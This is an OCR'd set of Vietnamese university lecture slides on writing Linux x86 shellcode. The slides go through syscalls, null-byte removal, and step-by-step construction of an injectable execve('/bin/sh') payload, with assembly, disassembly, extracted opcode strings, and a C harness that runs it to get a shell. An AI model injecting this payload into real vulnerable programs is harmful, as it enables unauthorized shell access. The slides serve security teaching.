# Shellcode

NGUYỄN HỒNG SƠN
PTITHCM

# Khái niệm shellcode

- Nghĩa phổ biến trước đây: một chương trình khi thực thi sẽ cung cấp một shell
- Ví dụ: '/bin/sh' cho Unix/Linux shell, hay command.com shell trên DOS và Microsoft Windows
- Nghĩa rộng hơn: bất kỳ byte code nào được chèn vào một quá trình khai thác lỗ hổng để hoàn thành một tác vụ mong muốn. Có nghĩa là một payload

# Khái niệm shellcode (2/2)

- Shellcode được viết dưới dạng ngôn ngữ assembly, trích xuất các opcode dưới dạng hexa và dùng như là các biến string trong chương trình
- Các thư viện chuẩn không hỗ trợ shellcode, phải dùng kernel system call của hệ điều hành một cách trực tiếp

# System call

- Là mã chương trình chạy trong ngữ cảnh của user (user space) yêu cầu kernel thực hiện các công việc khác nhau như mở, đọc file, tạo một phân vùng bộ nhớ…
- Các system call thường được thực hiện theo thủ tục nhất định như nạp một giá trị vào thanh ghi và gọi một ngắt tương ứng (ví dụ syscall exit ở ví dụ 1)

# Windows shellcode và Linux shellcode

- Linux cho phép giao tiếp trực tiếp với kernel qua int 0x80
- Windows không cho phép giao tiếp trực tiếp với kernel, hệ thống phải giao tiếp bằng cách nạp địa chỉ của hàm_cần được thực thi từ DLL.
- Địa chỉ của hàm được tìm thấy trong windows sẽ thay đổi tùy theo phiên bản của OS trong khi các 0x80 syscall number là không đổi

# Viết shellcode

- Hơi khác với assembly code thông thường, đó là khả năng portability.
- Vì không thể biết địa chỉ nên không thể lập trình cứng một địa chỉ trong shellcode.
- Phải dùng thủ thuật để tạo shellcode mà không phải tham chiếu các tham số trong bộ nhớ theo cách thông thường
- Chỉ bằng cách cung cấp địa chỉ chính xác trên memory page và chỉ có thể làm vào thời điểm biên dịch
- Cách dễ nhất là dùng chuỗi trong shellcode như ví dụ đơn giản sau

```
section .data
#chỉ dùng thanh ghi ở đây...

section .text

   global _start

        jmp      dummy

_start:
        #pop register, dựa vào đó biết được vị trí chuỗi
        #Tại đây là các assembly instructions sẽ dùng chuỗi

dummy:
        call     _start

        đặt chuỗi chỗ này
```

# Linux Shellcoding

```
/*shellcodetest.c*/
char code[] = “chuỗi mã lệnh!";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

# Viết Shellcode cho exit() syscall

- Viết system call trong ngôn ngữ C
- compiled và disassembled, thấy những gì các chỉ thị thực sự làm

```
main()
{
exit(0);
}
```

```
gcc –static –o exit exit.c
```

```
gdb exit
```

# exit syscall

- asm code to call exit (ví dụ 1)

```
;exit.asm
section .text
  global _start
_start:
        mov ebx,0
        mov eax,1
        int 0x80
```

# Dịch và trích xuất mã máy

```
$ nasm -f elf exit.asm
$ ld -o exiter exit.o
$ objdump -d exiter
```

```
exit_shellcode:     file format elf32-i386
Disassembly of section .text:
08048080 <.text>:
8048080:       bb 00 00 00 00          mov    $0x0,%ebx
8048085:       b8 01 00 00 00          mov    $0x1,%eax
804808a:       cd 80                     int    $0x80
```

Thay vào shellcodetest.c

```
char code[] = "\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80";
```

# Ví dụ 2

```
;hello.asm
section .text
global _start
_start:
        jmp short ender
        starter:
        xor eax, eax    ;clean up the registers
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx
        mov al, 4       ;syscall write
        mov bl, 1       ;stdout is 1
        pop ecx         ;get the address of the string from the stack
        mov dl, 5       ;length of the string
        int 0x80
        xor eax, eax
        mov al, 1       ;exit the shellcode
        xor ebx,ebx
        int 0x80
        ender:
        call starter    ;put the address of the string on the stack
        db 'hello'
```

```
$ nasm -f elf hello.asm
$ ld -o hello hello.o
$ objdump -d hello
```

```
08048080 <_start>:
 8048080:       eb 19                   jmp    804809b

08048082 <starter>:
 8048082:       31 c0                   xor    %eax,%eax
 8048084:       31 db                   xor    %ebx,%ebx
 8048086:       31 d2                   xor    %edx,%edx
 8048088:       31 c9                   xor    %ecx,%ecx
 804808a:       b0 04                   mov    $0x4,%al
 804808c:       b3 01                   mov    $0x1,%bl
 804808e:       59                      pop    %ecx
 804808f:       b2 05                   mov    $0x5,%dl
 8048091:       cd 80                   int    $0x80
 8048093:       31 c0                   xor    %eax,%eax
 8048095:       b0 01                   mov    $0x1,%al
 8048097:       31 db                   xor    %ebx,%ebx
 8048099:       cd 80                   int    $0x80

0804809b <ender>:
 804809b:       e8 e2 ff ff ff          call   8048082
 80480a0:       68 65 6c 6c 6f          push   $0x6f6c6c65
```

```
char code[] =
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd"
\

"\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f";
```

# Injectable Shellcode

- Nơi thường đặt shellcode: buffer
- Buffer là mảng ký tự→string
- Chuỗi mã lệnh thường chứa ký tự null
- Ví dụ:

  \xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80
- Null kết thúc chuỗi, →chèn shellcode và buffer không thành công
- Cần có cách đổi null thành non-null opcode

```
mov ebx,0          \xbb\x00\x00\x00\x00
mov eax,1          \xb8\x01\x00\x00\x00
int 0x80           \xcd\x80
```

- Hai chỉ thị đầu làm phát sinh null
- Mov ebx,0 sẽ tạo ra null, thay bằng xor ebx,ebx sẽ tránh xuất hiện null trong opcode
- Chỉ thị thứ hai dùng eax có 4 byte dẫn đến khi nạp 1 vào thì phần còn lại chứa null, đổi thành mov al,1

```
xor ebx,ebx
mov al,1
int 0x80
```

# Viết lại mã hợp ngữ

```
;exit.asm
section .text
  global _start
_start:
        xor     eax, eax        ;
        mov  al, 1              ;exit is syscall
1
        xor    ebx,ebx          ;zero out ebx
        int    0x80
```

# Dịch và trích xuất mã máy

```
$ nasm -f elf exit.asm
$ ld -o exiter exit.o
$ objdump -d exiter
Disassembly of section .text:
08048080 <_start>:
 8048080:      b0 01                 mov    $0x1,%al
 8048082:      31 db                 xor    %ebx,%ebx
 8048084:      cd 80                 int    $0x80
```

Thay vào shellcodetest.c

```
 char code[] = "\xb0\x01\x31\xdb\xcd\x80";
```

# Lấy một shell

Năm bước:

1. Viết shellcode lấy shell như mong muốn bằng ngôn ngữ cấp cao.
2. Compile và disassemble chương trình shellcode (ngôn ngữ cấp cao).
3. Phân tích cách làm việc của chương trình ở mức assembly.
4. Giản lược để tạo một chương trình dưới dạng aseembly nhỏ gọn và có tính năng injectable như đã nói trên.
5. Trích mã máy (instruction code) và tạo shellcode.

# Step 1

- Cách dễ nhất để tạo một shell là dùng công cụ tạo một tiến trình mới
- Có 2 cách tạo:
  - Thông qua một tiến trình đã có và thay thế program đã chạy
  - Copy một tiến trình có sẵn và chạy program mới tại vị trí của nó
- Kernel sẽ hỗ trợ, chỉ cần báo cho kernel biết cần làm gì bằng cách dùng fork() và execve()

# Chương trình lấy shell của linux

```
#include <stdio.h>
int main()
{
char *happy[2];
happy[0] = “/bin/sh”;
happy[1] = NULL;
execve (happy[0], happy, NULL);
}
```

# Step 2

- Để chương trình C này được thực thi khi nạp vào vùng nhập sơ hở (vulnerable input area) của máy tính, code phải được dịch sang chỉ thị mã hexa
- Dịch chương trình dùng static (tránh dynamic link để giữ execve)

- Disassembly chương trình dùng objdump

```
gcc  -static –o spawnshell spawnshell.c
```

# Step 3

- Phân tích chương trình ở dạng hợp ngữ (sau disassembly)

# Step 4

- Đơn giản chương trình dưới dạng assembly
  - Thu gọn, dùng ít bộ nhớ
  - Xử lý ký tự null

# Step 5

- Compile và disassembly để lấy các mã máy

# Dạng assembly chưa giản lược

```
080481d0 <main>:
80481d0: 55                          push   %ebp
80481d1: 89 e5                       mov    %esp,%ebp
80481d3: 83 ec 08                    sub    $0x8,%esp
80481d6: 83 e4 f0                    and    $0xfffffff0,%esp
80481d9: b8 00 00 00 00              mov    $0x0,%eax
80481de: 29 c4                       sub    %eax,%esp
80481e0: c7 45 f8 88 ef 08 08        movl   $0x808ef88,0xfffffff8(%ebp)
80481e7: c7 45 fc 00 00 00 00        movl   $0x0,0xfffffffc(%ebp)
80481ee: 83 ec 04                    sub    $0x4,%esp
80481f1: 6a 00                       push   $0x0
80481f3: 8d 45 f8                    lea    0xfffffff8(%ebp),%eax
80481f6: 50                          push   %eax
80481f7: ff 75 f8                    pushl  0xfffffff8(%ebp)
80481fa: e8 f1 57 00 00              call   804d9f0 <__execve>
80481ff: 83 c4 10                    add    $0x10,%esp
8048202: c9                          leave
8048203: c3                          ret
0804d9f0 <__execve>:
804d9f0: 55                          push   %ebp
804d9f1: b8 00 00 00 00              mov    $0x0,%eax
804d9f6: 89 e5                       mov    %esp,%ebp
```

```
804d9f8: 85 c0                test   %eax,%eax
804d9fa: 57                   push   %edi
804d9fb: 53                    push   %ebx
804d9fc: 8b 7d 08             mov    0x8(%ebp),%edi
804d9ff: 74 05                 je     804da06 <__execve+0x16>
804da01: e8 fa 25 fb f7       call   0 <_init-0x80480b4>
804da06: 8b 4d 0c             mov    0xc(%ebp),%ecx
804da09: 8b 55 10             mov    0x10(%ebp),%edx
804da0c: 53                   push   %ebx
804da0d: 89 fb                mov    %edi,%ebx
804da0f: b8 0b 00 00 00       mov    $0xb,%eax
804da14: cd 80                 int    $0x80
804da16: 5b                   pop    %ebx
804da17: 3d 00 f0 ff ff       cmp    $0xfffff000,%eax
804da1c: 89 c3                mov    %eax,%ebx
804da1e: 77 06                 ja     804da26 <__execve+0x36>
804da20: 89 d8                mov    %ebx,%eax
804da22: 5b                   pop    %ebx
804da23: 5f                   pop    %edi
804da24: c9                   leave
804da25: c3                   ret
804da26: f7 db                neg    %ebx
804da28: e8 cf ab ff ff       call   80485fc <__errno_location>
804da2d: 89 18                mov    %ebx,(%eax)
804da2f: bb ff ff ff ff       mov    $0xffffffff,%ebx
804da34: eb ea                 jmp    804da20 <__execve+0x30>
804da36: 90                   nop
804da37: 90                   nop
```

# Execve() syscall

- Execve được chuyển thành danh sách rất dài các chỉ thị assembly trong shellcode

int  execve(const char *filename, char *const argv[], char *const envp[]);

- Thực thi chương trình được trỏ bởi filename. Filename phải bản thực thi nhị phân hay scrip với một dòng dạng “#! Interpreter [arg]”
- Argv là một mảng của chuỗi được chuyển cho chương trình mới.
- Envp là một mảng của chuỗi, ở dạng key=value, được chuyển như biến môi trường cho chương trình mới.
- Cả argv và envp đều phải kết thúc bằng con trỏ null

# Man page của execve

EXECVE(2) Linux Programmer's Manual EXECVE(2)

NAME

execve - execute program

SYNOPSIS

#include <unistd.h>

int execve(const char *filename, char *const argv [], char *const envp[]);

DESCRIPTION

execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form "#! interpreter [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as interpreter [arg] filename.

argv is an array of argument strings passed to the new program. envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both, argv and envp must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as int main(int argc, char *argv[], char *envp[]).


[...]

# Phân tích thu gọn

```
section    .text
           global _start
_start:
           jmp short       GotoCall
shellcode:
   pop        esi                    ; lưu địa chỉ của"/bin/sh" trong ESI
   xor        eax, eax               ; biến nội dung của EAX thành zero
   mov byte   [esi + 7], al          ; ghi null byte vào cuối chuỗi
   mov dword  [esi + 8],  esi        ; [ESI+8], vị trí nhớ ngay sau chuỗi
   mov dword  [esi + 12], eax        ; ghi null pointer vào vị trí [ESI+12]
   mov        al,  0xb               ; ghi sysnum (11) vào EAX
   lea        ebx, [esi]             ; chép địa chỉ chuỗi vào EBX
   lea        ecx, [esi + 8]         ; chép tham số thứ 2 của execve
   lea        edx, [esi + 12]        ; chép tham số thứ 3 của execve (NULL pointer)
   int        0x80                   ; gọi ngắt

GotoCall:
           call            shellcode
           db              '/bin/shJAAAAKKKK'
```

# Compile và Disassemble



```
[son@localhost]$ nasm -f elf
execve2.asm
[son@localhost]$ld -o execve2
execve2.o
[son@localhost]$objdump -d execve2
```

```
execve2:     file format elf32-i386
Disassembly of section .text:
00000000 <shellcode-0x2>:
   0:   eb 18                   jmp    1a <mycall>
00000002 <shellcode>:
   2:   5e                      pop    %esi
   3:   31 c0                   xor    %eax,%eax
   5:   88 46 07                mov    %al,0x7(%esi)
   8:   89 76 08                mov    %esi,0x8(%esi)
   b:   89 46 0c                mov    %eax,0xc(%esi)
   e:   b0 0b                   mov    $0xb,%al
  10:   8d 1e                   lea    (%esi),%ebx
  12:   8d 4e 08                lea    0x8(%esi),%ecx
  15:   8d 56 0c                lea    0xc(%esi),%edx
  18:   cd 80                   int    $0x80
0000001a <GotoCall>:
  1a:   e8 e3 ff ff ff          call   2 <shellcode>
  1f:   2f                      das
  20:   62 69 6e                bound  %ebp,0x6e(%ecx)
  23:   2f                      das
  24:   73 68                   jae    8e <mycall+0x74>
```

```
80480a8:    4a                  dec   %edx
80480a9:    41                  inc   %ecx
80480aa:    41                  inc   %ecx
80480ab:    41                  inc   %ecx
80480ac:    41                  inc   %ecx
80480ad:    4b                  dec   %ebx
80480ae:    4b                  dec   %ebx
80480af:    4b                  dec   %ebx
80480b0:    4b                  dec   %ebx
```

# Lấy opcode

```
char code[] =  \xeb\x18\x5e\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46"
               "\x0c\xb0\x0b\x8d\x1e\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
                "\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41”
                “\x41\x41\x41\x4b\x4b\x4b\x4b”;

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

# Biên dịch và thực thi

```
[son@.....]$ gcc  get_shell.c –o get_shell
[son@.....]$ ./get_shell
$
```

Lấy được shell

# HẾT